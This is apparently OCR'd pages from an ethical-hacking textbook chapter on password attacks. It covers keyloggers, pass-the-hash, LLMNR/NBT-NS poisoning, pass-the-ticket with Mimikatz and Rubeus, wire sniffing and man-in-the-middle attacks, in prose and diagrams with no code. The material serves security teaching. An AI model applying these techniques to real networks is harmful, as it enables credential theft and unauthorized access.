


Open Sez Me! :: Passwords

5919 Default Passwords for thousands of systems from 777 vendors!
Last Updated: 7/6/2018 10:54:17 PM
To begin, Select the vendor of the product you are looking for.
Click here *to add new default passwords to this list.*

$ Top 26 Most Used Passwords	* Top 20 Most Used ATM PINs	1Net1	2Wire	360 Systems	3BB
3Com	3GO	3M	3ware	Abocom	ACC
Accelerated Networks	ACCONET	Accton	Aceex	Acer	Acorp
ACTi	Actiontec	Adaptec	ADB	ADC Kentrox	AdComplete.com
AddTron	ADIC	Adobe	ADP	ADT	Adtech
Adtran	Advanced Integration	Advantek Networks	Aerohive	Aethra	Agasio
Agere	AIRAYA	Airlink101	Airnet	Airtight Networks	AirVast
Airway	Aladdin	Alaxala	Alcatel Lucent	Alcatel	Alfa Network
Alice	Alien Technology	Allied Data	Allied Telesyn	Allied	Allnet
Allot	Alpha	Alteon	Alvarion	Ambicom	Ambit
AMI	Amigo	Amino	AMIT	Amitech	Amped Wireless
Amptron	AMX	Andover Controls	Anker	AOC	AOpen
Apache	APC	Apple	ARC Wireless	Arcor	Areca
Arescom	Arlotto	ARRIS	Arrowpoint	Artem	Asante
Ascend	Ascom	Asmack	Asmax	Aspect	AST
Asus	AT&T	Atcom	Atheros	Atlantis	Atlassian
Attachmate	Audioactive	Autodesk	Avaya	Avenger News	Award

Figure 4.2: Screenshot showing default passwords



Trojans/Spyware/Keyloggers

Attacker
1 Attacker infects victim's local PC with Trojan/spyware/keylogger
Victim
2 Victim logs on to the domain server with his/her credentials
Domain Server
3 Trojan/spyware/keylogger sends login credentials to attacker
4 Attacker gains access to domain server

- ☐ The attacker installs a Trojan/Spyware/Keylogger on the victim's machine to collect the victim's **usernames and passwords**
- ☐ The Trojan/Spyware/Keylogger **runs in the background** and sends back all user credentials to the attacker

Trojans/Spyware/Keyloggers

A Trojan is a program that masks itself as a benign application. The software initially appears to perform a desirable or benign function, but instead steals information or harms the system. With a Trojan, attackers can gain remote access and perform various operations limited by user privileges on the target computer.

Spyware is a type of malware that attackers install on a computer to secretly gather information about its users without their knowledge. Spyware hides itself from the user and can be difficult to detect.

A keylogger is a program that records all user keystrokes without the user's knowledge. Keyloggers ship the log of user keystrokes to an attacker's machine or hide it in the victim's machine for later retrieval. The attacker then scrutinizes the log to find passwords or other useful information that could compromise the system.

An attacker installs a Trojan/spyware/keylogger on a victim's machine to collect their usernames and passwords. These programs run in the background and send back all user credentials to the attacker.

For example, a key logger on a victim's computer can reveal the contents of all user emails. The following image depicts a scenario describing how an attacker gains password access using a Trojan/spyware/keylogger.




Attacker
1 Attacker infects victim's local PC with Trojan/spyware/keylogger
Victim
2 Victim logs on to the domain server with his/her credentials
Domain Server
3 Trojan/spyware/keylogger sends login credentials to attacker
4 Attacker gains access to domain server

Figure 4.3: Active online attack using Trojan/spyware/keylogger



Hash Injection/Pass-the-Hash (PtH) Attack

A hash injection/PtH attack allows an attacker to **inject a compromised hash** into a local session and use the hash to validate network resources

The attacker finds and extracts a logged-on **domain admin account hash**

The attacker uses the extracted hash to log on to the **domain controller**

Logged-on hashes are stored in the SAM file
Compromises server using a local/remote exploit
User logs on
1
2
3
Extracts a logged-on domain admin account hash
User Server (Domain Controller)
4
Inject a compromised hash into a local session
User Computer
Attacker

Hash Injection/Pass-the-Hash (PtH) Attack

This type of attack is possible when the target system uses a hash function as part of the authentication process to authenticate its users. Generally, the system stores hash values of the credentials in the SAM database/file on a Windows computer. In such cases, the server computes the hash value of the user-submitted credentials or allows the user to input the hash value directly. The server then checks it against the stored hash value for authentication.




Logged-on hashes are stored in the SAM file
Compromises server using a local/remote exploit
User logs on
1
2
3
Extracts a logged-on domain admin account hash
User Server (Domain Controller)
4
Inject a compromised hash into a local session
User Computer
Attacker

Figure 4.4: Hash injection attack

Attackers exploit such authentication mechanisms and first exploit the target server to retrieve the hashes from the SAM databases. They then input the hashes acquired directly into the authentication mechanism to authenticate with the user's stolen pre-computed hashes. Thus, in a hash injection/PtH attack, the attackers inject a compromised LanMan (LM) or NTLM hash into a local session and then use the hash to authenticate to the network resources. Any server or service (running on Windows, UNIX, or any other OS) using NTLM or LM authentication is susceptible to this attack. This attack can be launched on any OS, but Windows could be more vulnerable owing to its Single-Sign-On (SSO) feature that stores passwords inside the system and enables users to access all the resources with a one-time login.



LLMNR/NBT-NS Poisoning

- ☐ LLMNR and NBT-NS are the two main elements of **Windows operating systems** that are used to perform **name resolution** for hosts present on the same link
- ☐ The attacker cracks the **NTLMv2 hash** obtained from the victim's authentication process
- ☐ The extracted credentials are used to log on to the **host system in the network**

User performs LLMNR/NBT-NS broadcast to find out if anyone knows \\DtaServr
Host 1
Host 2
Host 3
User sends incorrect host name – \\DtaServr
1
2
\\DtaServr – NOT FOUND
3
Data Server
User
Attacker responds saying that he knows \\DtaServr, accepts NTLMv2 hash and then sends an ERROR MSG
4
Attacker

LLMNR/NBT-NS Poisoning

LLMNR (Link Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service) are two main elements of Windows OSs used to perform name resolution for hosts present on the same link. These services are enabled by default in Windows OSs.

When the DNS server fails to resolve name queries, the host performs an unauthenticated UDP broadcast asking all the hosts if anyone has a name that it is looking for. As the host trying to connect is following an unauthenticated and broadcast process, it becomes easy for an attacker to passively listen to a network for LLMNR (UDP port 5355) and NBT-NS (UDP port 137) broadcasts and respond to the request pretending to be a target host. After accepting a connection with a host, the attacker can utilize tools such as Responder.py or Metasploit to forward the request to a rogue server (for instance, TCP: 137) to perform an authentication process.

During the authentication process, the attacker sends an NTLMv2 hash to the rogue server, which was obtained from the host trying to authenticate itself. This hash is stored in a disk and can be cracked using offline hash-cracking tools such as hashcat or John the Ripper. Once cracked, these credentials can be used to log in and gain access to the legitimate host system.

Steps involved in LLMNR/NBT-NS poisoning:

1. The user sends a request to connect to the data-sharing system, \\DataServer, which she mistakenly typed as \\DtaServr.
2. The \\DataServer responds to the user, saying that it does not know the host named \\DtaServr.

3. The user then performs a LLMNR/NBT-NS broadcast to find out if anyone in the network knows the host name\\DtaServr.
4. The attacker replies to the user saying that it is \\DataServer, accepts the user NTLMv2 hash, and responds to the user with an error.




User performs LLMNR/NBT-NS broadcast to find out if anyone knows \\DtaServr
User sends incorrect host name – \\DtaServr
1
2
\\DtaServr – NOT FOUND
3
Data Server
User
Host 1
Host 2
Host 3
Attacker responds saying that he knows \\DtaServr, accepts NTLMv2 hash and then sends an ERROR MSG
4
Attacker

Figure 4.5: LLMNR/NBT-NS poisoning attack



Pass the Ticket Attack

- Pass the Ticket is a technique used for **authenticating** a user to a system that is using **Kerberos** without providing the user’s password
- To perform this attack, the attacker dumps Kerberos tickets of legitimate accounts using **credential dumping tools**
- The attacker then launches a pass the ticket attack either by **stealing the ST/TGT** from an end-user machine, or by stealing the ST/TGT from a compromised Authorization Server
- The attacker uses the retrieved ticket to gain unauthorized access to the target network services
- Tools such as **Mimikatz**, Rubeus, and Windows Credentials Editor are used by attackers to launch such attacks

Pass the Ticket Attack

Pass-the-ticket is a technique used for authenticating a user to a system that is using Kerberos tickets without providing the user’s password. Kerberos authentication allows users to access services provided by remote servers without the need to provide passwords for every requested service. To perform this attack, the attacker dumps Kerberos tickets of legitimate accounts using credential dumping tools.


A TGT or ST can be captured based on the level of access permitted to a client. Here, the ST permits access to specific resources, and the TGT is used to send a request to the TGS for the ST to access all the services the client has been authorized to access.

Silver Tickets are captured for resources that use Kerberos for the authentication process and can be used to create tickets to call a specific service and access the system that offers the service.

Golden tickets are captured for the domain with the KDS KRBTGT NTLM hash that allows the creation of TGTs for any profile in the Active Directory.

Attackers launch pass-the-ticket attacks either by stealing the ST/TGT from an end-user machine and using it to disguise themselves as a valid user, or by stealing the ST/TGT from a compromised AS. After obtaining one of these tickets, an attacker can gain unauthorized access to the network services and search for additional permissions and critical data.

Attackers use tools such as Mimikatz, Rubeus, Windows Credentials Editor, etc. to launch pass-the-ticket attacks.



Wire Sniffing

- Attackers run **packet sniffer tools** on the local area network (LAN) to access and record the raw network traffic
- The captured data may include **sensitive information** such as **passwords** (FTP, rlogin sessions, etc.) and emails
- Sniffed credentials are used to **gain unauthorized access** to the target system

Wire Sniffing → **Computationally Complex** → **Hard to Perpetrate**

Tools Available

Victim

Attacker

Victim

Wire Sniffing

Packet sniffing is a form of wire sniffing or wiretapping in which hackers sniff credentials during transit by capturing Internet packets. Attackers rarely use sniffers to perform this type of attack. With packet sniffing, an attacker can gain passwords to applications such as email, websites, SMB, FTP, rlogin sessions, or SQL. As sniffers run in the background, the victim remains unaware of the sniffing.





Figure 4.6: Wire sniffing

As sniffers gather packets at the data link layer, they can grab all the packets on the LAN of the machine running the sniffer program. This method is relatively hard to perpetrate and computationally complicated. This is because a network with a hub implements a broadcast medium that all systems share on the LAN. The LAN sends the data to all machines connected to it. If an attacker runs a sniffer on one system on the LAN, he/she can gather data sent to and from any other system on the LAN. The majority of sniffer tools are ideally suited to sniff data in a hub environment. These tools are passive sniffers, as they passively wait for data transfer before capturing the information. They are efficient at imperceptibly gathering data from the LAN. The captured data may include passwords sent to remote systems during FTP, rlogin sessions, and electronic mail. The attacker uses these sniffed credentials to gain unauthorized access to the target system. There are a variety of tools available on the Internet for passive wire sniffing.



Man-in-the-Middle and Replay Attacks

- ☐ In an MITM attack, the attacker **acquires access to the communication channels** between the victim and the server to extract the information needed
- ☐ In a replay attack, packets and authentication tokens are captured using a **sniffer**. After the relevant information is extracted, the tokens are placed back on the network to gain access

Considerations

- Relatively **hard to perpetrate**
- Must be **trusted** by one or both sides
- Can sometimes be broken by **invalidating traffic**

Man-in-the-Middle and Replay Attacks

When two parties are communicating, a man-in-the-middle (MITM) attack can take place, in which a third party intercepts a communication between the two parties without their knowledge. The third party eavesdrops on the traffic and then passes it along. To do this, the "man in the middle" has to sniff from both sides of the connection simultaneously. In an MITM attack, the attacker acquires access to the communication channels between the victim and server to extract the information. This type of attack is often used in telnet and wireless technologies. It is not easy to implement such attacks owing to the TCP sequence numbers and the speed of the communication. This method is relatively hard to perpetrate and can sometimes be broken by invalidating the traffic.


